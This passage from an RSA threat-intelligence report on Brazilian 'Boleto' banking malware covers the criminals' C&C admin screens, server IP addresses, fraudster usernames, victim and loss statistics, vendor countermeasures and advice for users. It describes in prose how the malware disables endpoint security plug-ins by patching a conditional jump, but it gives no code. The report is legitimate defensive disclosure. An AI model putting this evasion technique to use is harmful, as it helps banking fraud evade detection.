193421	APAGAR 9	[redacted] 99090461470000028597619701028700000000000000	0	28-04-2014, 16:21:08				2	APAGAR
193422	APAGAR 9	[redacted] 99090461470000028597619701028700000000000000	0	28-04-2014, 16:21:08				2	APAGAR

Figure 17

Admin screen displaying Boleto ID numbers and destination account numbers

The *add Boleto* screen allows the server side users to add a new destination bank account:



[redacted]/clientes/

[redacted]/clientes/addbola.html

TIPO (1=bola, 2=impressao): 1 Type (1="boleto", 2=print):

ID do usuario: User ID:

Boletos: "Boletos:"

Submit

Figure 18

Add Boleto screen

COMMUNICATION POINTS

These are the IP addresses of the C&C infrastructure:

216.246.98.4

216.246.91.220

216.246.91.221

216.246.91.222

216.246.91.223

216.246.30.4

216.246.30.5

216.246.30.6

216.246.30.7

216.246.30.8

216.246.30.9

216.246.30.10

216.246.30.11

Fraudster usernames:

Mandoido

ph

primo2

guerreiro

stevejobs

primo

bala

criss

dinho

grande

lyon

marco

ninja

joao

clients

princ

avisos

novoavis

novoprin

zaaa


STATISTICS RETRIEVED FROM THE SERVER

The data retrieved from the server provided us with a statistical picture of the Boleto malware and its victims.

The chart below shows the infected operating systems:

Figure 19


Distribution of Boleto malware by Windows version



Below is the distribution of infections according to web browser type:

Figure 19


Distribution of Boleto malware by browser type



The malware targets Brazilian residents and Brazilian citizens who live abroad who have the ability to generate a Boleto online and pay it through the Brazilian online banking system.

Figure 20


Distribution of Boleto malware - worldwide



As shown in the map below, the malware is distributed nationwide, but is concentrated in the highly populated areas:

Figure 21

Distribution of Boleto malware – within Brazil




As many as 8,095 fraudulent Boleto ID numbers have been discovered so far, which fraudsters have been using to steal and transfer money from victim accounts to their own.

The following two charts show that that the malware is infecting both the private sector and corporations, with a large number of low value Boletos (less than R$ 6,000.00) as well as all Boletos values.

Low value Boletos (less than R$ 6,000.00):

Figure 22


Number of Boletos compared with Boleto value – low amounts



Higher value Boletos (all values):

Figure 23

Number of Boletos compared with Boleto value – all values



According to the number of affected unique IP addresses observed, the estimated number of Bolware operation victims is **192,227**. The total value of all Boletos that were modified by this malware and are currently stored in the C&C server is estimated to be up to **R$8,572,513,355.59** ($3,753,946,994.04 USD or €2,760,517,477.32 Euro). However, it is important to note that this may not represent the actual amount fraudsters were able to redirect into their accounts as it is not known which Boletos were actually paid by the victims.

Another interesting thing to note is that Brazilians usually generate and pay Boletos during working days, which is illustrated in the Boleto activity charts presented below:

Figure 24

Boleto activity concentration per day in the work week




Figure 25

Boleto activity concentration by unique IP address




Figure 26

Boleto activity concentration by transactions per day






Figure 27

Boleto activity concentration by total value per day



The Boleto malware also collected **83,506 user credentials** (generally, the user names and passwords used to log in to email accounts and other online services) from several domains, as shown in the chart below. The high percentage of *hotmail.com* being targeted is most likely due to the high popularity of this online service in Brazil.



COUNTER MEASURES

RSA® FraudAction **service can help with shutting down Boleto infection points in the wild and blacklisting Boleto IDs.** RSA FraudAction service provides a blacklist feed of all altered Boleto ID numbers by the Boleto malware. As fraudsters feed new Boleto IDs into the malware, RSA FraudAction service is designed to update the blacklist feed. The altered fraudulent Boletos contain information that financial institutions can use to proactively block further payment of such Boleto and to track the account that received the fraudulent payment and prevent further payments to this account and cashing out.

RSA® Security Analytics **can help only if the Boleto malware is on employee machines and not customers.**

RSA Security Analytics will monitor all the communication to/from the organization to the Boleto malware C&C server, and can spot fraudulent activities by using Boleto IOCs that are in the RSA Live feed. The feed will be updated as needed, providing threat intelligence to organizations experiencing possible Boleto malware infection.

RSA LIVE feed info regarding Boleto fraud is as follows:

- Feed: RSA FirstWatch Command and Control IPs
- Pivot: threat.desc = c2-ip-bolware

RSA® ECAT **can help only if the Boleto malware is on employee machines and not customers.**

RSA® ECAT can detect the presence of Boleto malware on end user/employee devices based on the Boleto malware IOCs. While RSA Researchers have uncovered endpoint security evasion and bypass features in the Boleto malware, ECAT was still successful at detecting it. When this feature detects one of these security solutions, the malware accesses the plug-in memory area, and modifies a conditional JMP to a regular JMP operation, thus neutralizing the plug-in security capabilities and presenting the user with a false sense of security.

Recommended User Vigilance

1. Double check the Boleto ID, using the following information that could help in detecting a fraudulent Boleto:
   - Compare the first 4 digits with previous Boletos from the same issuing company: these digits identify the destination Bank, and they will usually be the same every month.
   - For a given issuing company (e.g., a credit card bill or a Boleto from the kids' school), compare the first half of Boleto digits (usually the first 21 digits) with previous payments from the same company, since these digits identify the payee's destination account. These digits are usually the same from accounts that the user paid in previous months.
2. Avoid accessing websites that propose to generate new Boletos out of overdue Boletos. Please check with your bank the best process to pay an overdue Boleto.
3. As the malware does not alter the barcode (for now), the safest approach is to use mobile banking applications available on smart phones (for now, immune to this malware) to read the barcode and to make payments.
4. Try using the Authorized Direct Debit (DDA) method as much as possible to replace the traditional Boleto payment method.
5. Never trust emails that you aren't expecting, don't click on any suspicious links.
6. Be wary of websites that request personal information that they shouldn't be asking for.
7. Download and install software patches periodically from reliable sources (preferably ask the software to update itself).
8. Install Anti-Virus software from a reliable source, verify it's enabled and update it periodically.
9. Scan your PC with Anti-Malware software on a constant basis.

CONCLUSION

Boleto malware represents a large and intricate fraud operation and is a serious threat to individuals and financial institutions in Brazil. The Bolware fraud ring may not be as far-reaching as some larger international cybercrime operations, but it does appear to be extremely lucrative for its masterminds, infecting more than 192,000 victim PCs with an estimated total monetary loss value of up to $3.75 billion USD.

It appears that the malware developers have taken great care to make their crimeware effective at redirecting payments and hard to detect by security controls and analysts. Because of its stealth capabilities, end users also have little chance of detecting **Boleto** fraud on their own.

Given the discovery of this extensive operation, RSA is urging banks that process **Boleto** payments to implement security countermeasures such as network monitoring, filtering and blacklisting solutions to block known malicious IPs. Threat feeds and outside security monitoring services such as the RSA® FraudAction service can also be employed to monitor **Boleto** transactions and help banks block attempted fraudulent payments.

RSA has turned over its research along with a significant number of fraudulent Boleto ID numbers and IOCs (indicators of compromise) to both U.S. (FBI) and Brazilian law enforcement (Federal Police) and have been in direct contact with a number of Brazilian banks that process Boletos. RSA is working together with these entities in the investigation while also helping to develop and/or advise on the implementation of various mitigation countermeasures within the many banks in Brazil that process Boletos.

AUTHORS

The following RSA researchers contributed to this report:

Rotem Kerner James Winston

ABOUT RSA

RSA, The Security Division of EMC, is the premier provider of intelligence-driven security solutions. RSA helps the world's leading organizations solve their most complex and sensitive security challenges: managing organizational risk, safeguarding mobile access and collaboration, preventing online fraud, and defending against advanced threats.

Combining agile controls for identity assurance, fraud detection, and data protection, robust Security Analytics and industry-leading GRC capabilities, and expert consulting and advisory services, RSA brings visibility and trust to millions of user identities, the data they create, the transactions they perform, and the IT infrastructure they rely on. For more information, please visit www.EMC.com/RSA.

EMC^2, EMC, RSA and the RSA logo are registered trademarks or trademarks of EMC Corporation in the United States and other countries. All other trademarks used herein are the property of their respective owners. ©2014 EMC Corporation. All rights reserved. Published in the USA.